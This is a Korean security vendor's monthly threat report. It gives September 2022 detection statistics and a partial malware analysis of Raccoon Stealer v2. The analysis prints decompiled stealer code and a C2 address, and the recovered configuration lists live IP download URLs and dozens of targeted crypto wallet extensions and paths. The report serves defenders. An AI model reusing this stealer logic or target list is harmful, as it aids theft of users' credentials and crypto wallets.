


이스트시큐리티 보안동향보고서

No.157

2022/10/24

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 악성코드 유포지/경유지 URL 통계
-

2 악성코드 분석 보고서 08-33

1. [Raccoon Stealer] 악성코드 분석 보고서
 2. [Trojan.Android.Banker] 악성코드 분석 보고서
-

3 최신 보안 동향 34-45

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2022년 9 월에는 국내 대형 포털사이트를 대상으로 한 피싱공격, LockBit 3.0 랜섬웨어의 빌더 공개, 코니(Konni) 조직 및 페이크 스트라이커(Fake Striker) 위협 캠페인을 통한 복 연계 공격 활동이 발견되었습니다.

지난 8 월에 새롭게 유포 된 LockBit 3.0 랜섬웨어의 빌더가 공개되었습니다. 이번에 유출 된 LockBit 3.0 빌더 프로그램은 누구나 쉽게 실행파일을 빌드할 수 있습니다. Build.bat, builder.exe, config.json, keygen.exe 4 개로 구성되어 있으며, 이 중 Config.json 파일을 통해 랜섬머니 금액 설정, 구성옵션 변경, 종료할 프로세스 및 서비스 설정, C&C 서버 지정 등 다양한 옵션을 공격자에 맞게 설정할 수 있습니다. 해당 프로그램을 사용하면 전문가가 아니라도 쉽게 랜섬웨어를 제작할 수 있어, 랜섬웨어 공격은 더욱 기승을 부릴 것으로 예상됩니다.

국내 대형 포털사이트 네이버 및 다음카카오 로그인 계정을 탈취하기 위한 악성 피싱메일이 발견되었습니다. 사용중인 계정의 불법 도용 및 계정 병합 등의 허위 내용으로 사용자들이 클릭을 하도록 유도하고 있으며, 개인정보를 입력 시 피싱 메일 제작자에게 사용자의 개인정보가 전달됩니다.

이외에도 "카뱅과 손잡은 코인원_비트 독주 체제 무너뜨릴까 [위클리 코인리뷰] - 이코노미스트"의 문서파일같이 암호화폐 기업제휴 내용으로 위장하여 사용자 컴퓨터의 정보를 수집하거나, '미·중 경쟁과 북한의 비대칭 외교 전략 심사 논문'처럼 위장하여 사용자의 개인정보를 1차 획득 후 획득 한 개인정보를 토대로 악성 메일을 보내는 방식 등 APT 공격들은 다채롭게 진화되고 있습니다. 사용자는 출처가 확인되지 않은 메일에 첨부된 파일이나 URL 을 클릭하지 않아야 하며 의심 메일을 받는 삭제하길 권장 드리며, 사내에서는 보안담당자에게 전달하여 추가 피해로 이어지지 않도록 주의해야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2022 년 9 월에는 Gen:Variant.Razy.864420, Gen:Variant.Fugrafa.3766, Gen:Variant.Tedy.1958, Trojan.GenericKD.61680778, Trojan.Agent.Zpevdo.A 악성코드가 새롭게 Top15 에 진입하였고, Hosts.media.opencandy.com 악성코드가 8 월 17,418,888 건에서 8,257,764 으로 52.5% 감소하였지만 여전히 1위를 차지했습니다.

지난 8 월과 비교하여 상위권 악성코드의 순위변화는 거의 없었으며, 불법 정품인증을 진행해주는 KMS HackTool 관련 악성코드 또한 꾸준히 Top 순위에 들면서 불법 라이선스 사용이 지속적으로 이루어지고 있는 것이 확인되었습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	8,257,764
2	-	Backdoor.Generic.792814	Backdoor	167,990
3	-	Misc.HackTool.AutoKMS	ETC	35,200
4	-	Misc.HackTool.KMSActivator	ETC	17,960
5	-	Exploit.CVE-2010-2568.Gen	Exploit	17,122
6	New	Gen:Variant.Razy.864420	ETC	16,581
7	New	Gen:Variant.Fugrafa.3766	ETC	15,343
8	-	Application.Hacktool.KMSActivator.HA	ETC	14,833
9	↑2	Application.Hacktool.KMSActivator.AI	ETC	14,758
10	↓2	Gen:Variant.Razy.360325	ETC	14,075
11	New	Gen:Variant.Tedy.1958	ETC	13,635
12	New	Trojan.GenericKD.61680778	Trojan	13,452
13	↑1	Trojan.Agent.Injector.Gen	Trojan	13,133
14	↓1	Trojan.Lisp.Agent.F	Trojan	12,688
15	New	Trojan.Agent.Zpevdo.A	Trojan	12,150

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022년 9월 01일 ~ 2022년 9월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 호스트파일(Host)이 96%로 가장 높은 비율로 탐지 되었으며, 기타(ETC) 유형과 백도어(Backdoor) 유형이 비슷한 2% 비율, 나머지 트로이목마(Trojan)와 취약점(Exploit) 유형은 각각 1%로 확인되었습니다. 2022 년 8 월과 비교하여 전체 감염 건수는 약 52.8% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교

2022 년 9 월에는 지난 8 월과 비교해서 호스트파일(Host) 유형은 1%증가, 트로이목마(Trojan) 유형의 악성코드 감염이 1% 이내로 감소 하였습니다. 이외 백도어(Backdoor), 취약점(Exploit), 기타(ETC) 유형은 모두 지난달과 동일한 비율을 보였습니다.



3. 악성코드 유포지/경유지 URL 통계

악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 9월 한 달간 총 7,666,706 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 8월 한 달간 확인되었던 7,756,715 건의 악성코드 경유지/유포지 URL 수에 비해 약 1.1% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



2

악성코드 분석 보고서

[Raccoon Stealer]


악성코드 분석 보고서

개요

Raccoon Stealer는 이름에서 알 수 있듯이 인포스틸러(Infostealer) 악성코드로 2019년 처음으로 등장했으며, 2022년 6월 Raccoon Stealer v2로 변형되어 다시 등장했다.

최근 검색엔진에서 사용 소프트웨어의 크랙, 유료 게임 불법 다운로드 등을 검색하여 나오는 페이지를 통해 [그림 1]의 형태로 리다이렉트되어 유포되고 있다.

이번 호에서는 RaccoonStealer v2에 대해 분석해 보도록 한다.



[그림 1] 유포 페이지 일부

악성코드 상세 분석

2.1 중복 실행 방지

문서를 실행하면 아래와 같이 러시아어로 작성된 비밀번호 설정, 악성코드 방지 등 정보보안 수칙에 관한 내용이 보여지고 Follina 취약점을 이용하여 c2 (hxxps://garmandesar.duckdns[.]org:444/uoqiuwef.html) 접속 후 페이로드를 다운로드 하고 실행한다.

```
if ( OpenMutexW(2031617, 0, L"264782971_qJ5tS2bD5fD1nZ5kD2kV") )
    ExitProcess(2);
else
    CreateMutexW(0, 0, L"264782971_qJ5tS2bD5fD1nZ5kD2kV");
v49 = memcpy("77df437d961d0f0b31edf9d8270055ef");
Fn_str decoded();
```

[그림 2] 뮤텍스 생성 코드

2.2 국가 확인 및 권한 확인

1) 쿠키값 설정

GetUserDefaultLocaleName()을 이용하여 로깅 이름을 수집하여 국가를 확인하고, 현재 프로세스의 토큰을 S-1-5-18 와 비교하여 시스템(LocalSystem)으로 실행 중인지 확인한다.

```
if ( GetUserDefaultLocaleName(&v38, 0x55) )
{
    v0 = &dw0_410554;
    do
    {
        if ( StrStrIW(&v38, *v0) )
            break;
        ++v0;
    }
    while ( v0 != &unk_410558 );
}
if ( Fn_get_sid() )
    Fn_Permissions();
C2addr = sub_40AE01(&C2);
```

[그림 3] 국가 및 권한 확인 코드 일부


2.3 수집된 정보 전송

레지스트리를 통해 Machine ID(Hardware ID) 값 수집 후, GetUserNameW()을 이용하여 사용자 이름을 수집한다.

```
v0 = LocalAlloc(64);
v5 = 260;
v4 = 1;
// SOFTWARE\Microsoft\Cryptography
v1 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, dword_410344, 0, 0x20119u, &v6);
v2 = RegQueryValueExW(v6, MachineGuid, 0, &v4, v0, &v5);
if ( v1 || v2 )
    RegCloseKey(v6);
return v0;
```

[그림 4] MachineGuid 수집 코드

POST 메소드를 이용하여 C&C 주소에 기본 정보(machineld, 사용자 이름, configld)를 전송한다. configld 는 난독화 데이터를 복호화 시 사용된 키이다. 또한, C&C 주소와 통신이 되지 않을 시 종료한다.



[그림 5] 정보 전송 패킷

2.4 라이브러리 파일 다운로드

C&C 주소에서 추가 악성 행위를 위해 필요한 추가 파일을 “\AppData\LocalLow” 경로에 DLL 파일을 다운로드한다.

```

Fn_set_folder(&v53);
if ( v16 )
{
    // libs_ 필드
    Fn_dll_file(v16, v53);
    v17 = 0;
    v18 = StrStrW(v16, dword_410480);
    if ( v18 )
        v17 = (v18 - v16) >> 1;
    else
        ExitProcess(-1);
    v52 = LocalAlloc(64);
}
  
```

[그림 6] libs_ 필드 관련 코드 일부

DLL 파일은 목록은 아래와 같다. (freebl3.dll, mozglue.dll, msvcp140.dll, nss3.dll, softokn3.dll, sqlite3.dll, vcruntime140.dll)

Protocol	Length	Info
HTTP	237	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1
HTTP	986	HTTP/1.1 200 OK
HTTP	241	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1
HTTP	200	HTTP/1.1 200 OK
HTTP	245	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1
HTTP	1339	HTTP/1.1 200 OK
HTTP	240	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1
HTTP	472	HTTP/1.1 200 OK
HTTP	240	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1
HTTP	984	HTTP/1.1 200 OK
HTTP	241	GET /aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1

[그림 7] DLL 다운로드 패킷 일부

또한, C&C 주소에서 수신한 구성 정보는 아래와 같다.

구성 정보의 데이터

```

libs_nss3:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvc140:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvc140.dll
libs_vcruntime140:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
libs_mozglue:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softoken3:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softoken3.dll
ews_meta_e:ejbalbakoplchlghcedalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebkmlnkoeiohofec;TronLink;Local Extension Settings
libs_sqlite3:http://45.89.55.115/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaebolhpbjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhmhmbjkkabndcnnogagobneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*,*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*,*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*,*cache*
wlts_binance:Binance;26;Binance;*,*app-store.*;*-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*,*-
wlts_electrum:Electrum;26;Electrum\wallets;*,*-
wlts_electc:Electrum-LTC;26;Electrum-LTC\wallets;*,*-
wlts_elecch:ElectronCash;26;ElectronCash\wallets;*,*-
wlts_guarda:Guarda;26;Guarda;*,*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*,*cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*,*cache*,*dictionar*,*sqlite*
ews_ronin_e:kjmoohlgokccodicjfebfomlbgjfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmfo_System Info.txt:System Information:
|Installed applications:
wlts_daedalus:Daedalus;26;Daedalus Mainnet;*,*log*,*cache,chain,dictionar*
wlts_mymonero:MyMonero;26;MyMonero;*,*cache*
wlts_xmr:Monero;5;Monero\wallets;*,*keys;*-
wlts_wasabi:Wasabi;26;WalletWasabi\Client;*,*tor*,*log*
ews_metax:mcohilncbfahbmgdjkbpmcciolgcge;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmkdcmlblgagmfpfboeaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniabackdjcionkobglmdfdbcoj;WavesKeeper;Local Extension Settings
ews_solflare:bhhlbepdkbapadjdnnojkbgioidbic;Solflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkbch;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmmkfkjabffeganieamfklm;CyanoWallet;Local Extension Settings
ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcfpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnfifekajgofkckjemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefphecpcionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkijinhpmnjffcofjonbfbaoc;Temple;Local Extension Settings
ews_iconex:flpicilemghbmfalicaajoolhikkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Extension Settings
ews_clover:nhnbkgjkgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_polymesh:jojhfloedkpgklbfimdabpdfjaoolaf;PolymeshWallet;Local Extension Settings

```

ews_neoline:cphhlmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension Settings
 ews_keplr:dmkamcknogkgcdfhbbddcghachkejeap;Keplr;Local Extension Settings
 ews_terra_e:ajkhoeiokighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
 ews_terra:aiifbnfbobpmeekipheeijmdpnlpqpp;TerraStation;Local Extension Settings
 ews_liquality:kpfpkelmapcoipemfendmdcghnegimn;Liquality;Local Extension Settings
 ews_saturn:nkddgncdjgfcddamfgcmfnlhccnimig;SaturnWallet;Local Extension Settings
 ews_guild:nanjmdknkhkinifnkgdgcgcnhdaammj;GuildWallet;Local Extension Settings
 ews_phantom:bfnaelmomeimhlpmgjnphhpkkoljpa;Phantom;Local Extension Settings
 ews_tronlink:ibnejdfjmmkpcnlpebklmnkoeiohofec;TronLink;Local Extension Settings
 ews_brave:odbfeeihdkbihmopkbjmoonfanlbfc;Brave;Local Extension Settings
 ews_meta_e:ejbalbakoplchlghcedalmeeeajnimhm;MetaMask;Local Extension Settings
 ews_ronin_e:kjmoohlgokccodicjfebfomlbjgfhk;Ronin;Local Extension Settings
 ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefd;MEW_CX;Sync Extension Settings
 ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings
 ews_goby:jnkelfanjkeadonecabehalmgbpfodjm;Goby;Local Extension Settings
 ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings
 ews_Cosmostation:fpkhgmpbidmiogeglnfbkegfdlnajnf;Cosmostation;Local Extension Settings
 ews_bitkeep:jiidiaalihmmhddjgbnbgdffeolcpak;BitKeep;Local Extension Settings
 ews_stargazer:pgiaagfkgcbnmiolekcfmljdagdhlc;Stargazer;Local Extension Settings
 ews_clv:nhnbkgjkgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
 ews_jaxxlibertyext:cjelfplplebdjjenllpjcbmljkfcffne;JaxxLibertyExtension;Local Extension Settings
 ews_enkrypt:kkpllkodjeloidieedojogacfhpaihoh;Enkrypt;Local Extension Settings
 ews_gamestop:pkkijapmlncipecdmlhaipahdfphkd;GameStop Wallet;Local Extension Settings
